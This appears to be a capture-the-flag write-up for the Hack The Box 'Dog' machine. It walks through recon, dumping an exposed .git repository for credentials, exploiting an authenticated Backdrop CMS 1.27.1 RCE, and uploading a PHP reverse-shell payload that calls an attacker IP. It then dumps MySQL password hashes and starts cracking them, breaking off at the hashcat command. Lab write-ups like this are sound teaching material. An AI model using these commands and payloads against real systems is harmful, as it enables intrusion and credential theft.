Dog [HTB]

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -sC -sV -A -O -T5 dog.htb

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-title: Home | Dog
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT       ADDRESS
1   510.85 ms 10.10.16.1
2   511.48 ms dog.htb (10.10.11.58)
```

We can see that port 80 is running a web application on backdrop cms and robots.txt has 22 disallowed entries. Let's use --script vuln on port 80 to get more information on the web application.


command ⇒ nmap -sV -T5 --script vuln -p80 dog.htb


```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=dog.htb
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://dog.htb:80/?q=user/login
|     Form id: user-login
|_    Form action: /?q=user/login
```

We got a .git directory as well that is very interesting. Let's visit the web application

Visiting Web Application


http:/dog.htb






We got a Home page which also probably contains a username and we got a login page that we can check the username on

1. **username** ⇒ dogBackDropSystem



We can see that the username is in the database and hence we can brute force our way in using hydra .Let's try if hydra works or not.



Got rate limited by using hydra we will have to find another way to bypass this maybe lets try sql injection. So Brute force didn't work out lets look at the .git directory we found

Git Directory Exploit

tool ⇒ GitTools

GitHub - internetwache/GitTools: A repository with 3 tools for pwn'ing websites with .git repositories available

A repository with 3 tools for pwn'ing websites with .git repositories available - internetwache/GitTools


https://github.com/internetwache/GitTools/tree/master

internetwache/
GitTools

A repository with 3 tools for pwn'ing websites wit .git repositories available


14 Contributors · 4 Issues · 4k Stars · 633 Forks

command ⇒ ./gitdumper.sh http://dog.htb/.git extract_repo




We are using the git Dumper to clone the git directory so that we can use git extractor later on this extract_repo this way we could find credentials in those.

command ⇒ ./extractor.sh extract_repo git_extract



We found a file called settings.php Let's Look what do we have inside that file



We got credentials for mysql in settings.php.


Usernames we got after after using GitTools

```
➜  0-8204779c764abd4c9d8d95038b6d22b6a7615afa git:(master) ✗ grep -r "dog.htb" .
commit-meta.txt:author root <dog@dog.htb> 1738963331 +0000
commit-meta.txt:committer root <dog@dog.htb> 1738963331 +0000
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:          "tiffany@dog.htb"
➜  0-8204779c764abd4c9d8d95038b6d22b6a7615afa git:(master) ✗
```

We had found two more username or emails that we can use. Now we have two usernames and two mails we can use

1. dogBackDropSystem
2. Anonymous
3. dog@dog.htb
4. tiffany@dog.htb

Logged in as Tiffany



We have successfully logged in now we can use the backdrop cms RCE exploit to gain a reverse shell. We logged in via the mail that we found for tiffany and the password we got from the settings.php file.

Exploitation [Phase 2]


Backdrop cms RCE

http://dog.htb/core/modules/email/email.info

```
type = module
name = Email
description = Defines an email field type.
package = Fields
tags[] = Mail
tags[] = Content
version = BACKDROP_VERSION
backdrop = 1.x


; Added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1709862662
```

We got version of backdrop cms the web application is using lets use searchsploit to find exploit related to this version on backdrop cms

command ⇒ searchsploit backdrop cms



Here we have a match for the version we have and it leads to RCE (Remote Code Execution) but we need to be authenticated for this meaning we need login and password to use this exploit.

Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)


Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE).. webapps exploit for PHP platform

https://www.exploit-db.com/exploits/52021

Here you can read more about the exploit on Exploit-Db

command ⇒ searchsploit -m file_name.py ⇒ to clone the exploit from searchsploit

command ⇒ python3 file-name.py http://dog.htb/?=admin/dashboard ⇒ executing the exploit




Now that we have ran the exploit we should have shell.zip that we have to upload in the below location.

payload ⇒ <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.46/9001 0>&1'"); ?>

Replace this with the contents of the shell.php in shell once you create a payload using the searchsploit exploit.

http://dog.htb/?=admin/installer/manual




As you can see it only allows tar.gz file and not zip file so let's use tar to compress our shell folder into shell.tar.gz

command ⇒ tar -czvf shell.tar.gz shell/


Now that we have compressed our file tar.gz lets upload it before that lets start our listener first so that we can get connection back at us


command ⇒ nc -nvlp <your_port>



Listener is started and now we are ready to upload are payload to get our reverse shell


http://dog.htb/?q=admin/installer/manual






The shell has been uploaded now lets trigger our payload so that we can get a connection back at our terminal

http://dog.htb/modules/shell/shell.php





We got ourselves a reverse shells. But before moving forward lets make this shell fully interactive using tty.

Making Fully Interactive Shell

To make the shell fully interactive you need to follow the following steps

1. **Paste all the commands and press enter in the shell one by one**
    a. export TERM=xterm-256color
    b. export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
    c. stty cols 120 rows 30
    d. python3 -c 'import pty; pty.spawn("/bin/bash")'
2. **Once all the above steps are completed do the following**
    a. press ctrl-z in your current shell to quit
    b. stty raw -echo; fg; reset paste this and press enter few times
3. **Now you have a fully interactive shell lets move forward to the next step that is finding the flag**

Post-Exploitation [Phase 3]

Looking at the users in home directory


command ⇒ ls

Found two users in home jobert and johncusack in jobert we have don't have anything but in johncusack we have a user.txt file that we don't have permission to read so now we need to priv sec to jobert or johncusack so that we can cat the user.txt flag

Logging into Mysql server


As we knew that mysql was running on the internal sever and now that we have credentials for the root we can enter in the mysql database to harvest some credentials.

command ⇒ mysql -u root -p




Now that we have access to root mysql lets see what databases we have that use can use to our advantage

command ⇒ show databases;



We have a backdrop database lets use this database and see what tables it has.

command ⇒ use backdrop



We have selected our desired database now lets see its tables.


command ⇒ show tables;

```
mysql> show tables;
+----------------------------+
| Tables_in_backdrop         |
+----------------------------+
| batch                      |
| cache                      |
| cache_admin_bar            |
| cache_bootstrap            |
| cache_entity_comment       |
| cache_entity_file          |
| cache_entity_node          |
| cache_entity_taxonomy_term |
| cache_entity_user          |
| cache_field                |
| cache_filter               |
| cache_layout_path          |
| cache_menu                 |
| cache_page                 |
| cache_path                 |
```

```
| cache_token              |
| cache_update             |
| cache_views              |
| cache_views_data         |
| comment                  |
| field_data_body          |
| field_data_comment_body  |
| field_data_field_image   |
| field_data_field_tags    |
| field_revision_body      |
| field_revision_comment_body |
| field_revision_field_image |
| field_revision_field_tags |
| file_managed             |
| file_metadata            |
| file_usage               |
| flood                    |
| history                  |
| menu_links               |
| menu_router              |
| node                     |
| node_access              |
| node_comment_statistics  |
| node_revision            |
| queue                    |
| redirect                 |
| search_dataset           |
| search_index             |
| search_node_links        |
| search_total             |
| semaphore                |
| sequences                |
| sessions                 |
| state                    |
| system                   |
| taxonomy_index           |
| taxonomy_term_data       |
| taxonomy_term_hierarchy  |
| tempstore                |
| url_alias                |
| users                    | <=================
| users_roles              |
| variable                 |
| watchdog                 |
+--------------------------+
59 rows in set (0.00 sec)
```

Here we can see this database has a users table that might have credentials for our users in home.

command ⇒ select user, access, pass from users;




```
mysql> select name, access, pass from users;
+------------------+------------+------------------------------------------------------------+
| name             | access     | pass                                                       |
+------------------+------------+------------------------------------------------------------+
|                  |          0 |                                                            |
| jPAdminB         | 1720714603 | $S$E7dig1GTaGJnzgAXAtOoPuaTjJ05fo8fH9USc6vO87T./ffdEr/.    |
| jobert           | 1720632982 | $S$E/F9mVPgX4.dGDeDuKxPdXEONCzSvGpjxUeMALZ2IjBrve9Rcoz1    |
| dogBackDropSystem | 1723752097 | $S$EfD1gJoRtn8I5TlqPTuTfHRBFQWL3x6vC5D3Ew9iU4RECrNuPPdD    |
| john             |          0 | $S$EYniSfxXt8z3gJ7pfhP5iIncFfCKz8EIkjUD66n/OTdQBFklAji.    |
| morris           |          0 | $S$E8OFpwBUqy/xCmMXMqFp3vyz1dJBifxgwNRMKktogL7VVk7yuulS    |
| axel             |          0 | $S$E/DHqfjBWPDLnkOP5auHhHDxF4U.sAJWiODjaumzxQYME6jeo9qV    |
| rosa             |          0 | $S$EsV26QVPbF.s0UndNPeNCxYEP/0z2O.2eLUNdKW/xYhg2.lsEcDT    |
| tiffany          | 1742935085 | $S$EEAGFzd8HSQ/IzwpqI79aJgRvqZnH4JSKLv2C83wUphw0nuoTY8v    |
+------------------+------------+------------------------------------------------------------+
9 rows in set (0.00 sec)
```


Voila, we have credentials for jobert and john maybe this john is not our john in the user but. Let's also take it but these passwords are also hashed so we need to crack this hashes using hashcat but before that lets fins out what type of hashes are these.

Identifying and Cracking the user hashes

I tried to look what type of hash it is by hashid and hash-identifier but got no results so i used and online hash checker and it tell us that it is a Drupal 7 hash that actually kinda makes sense because the backdrop cms uses Drupal 7.

command ⇒ hashcat -m 7900 -a 0 hash.txt /usr/share/wordlists/rockyou.txt





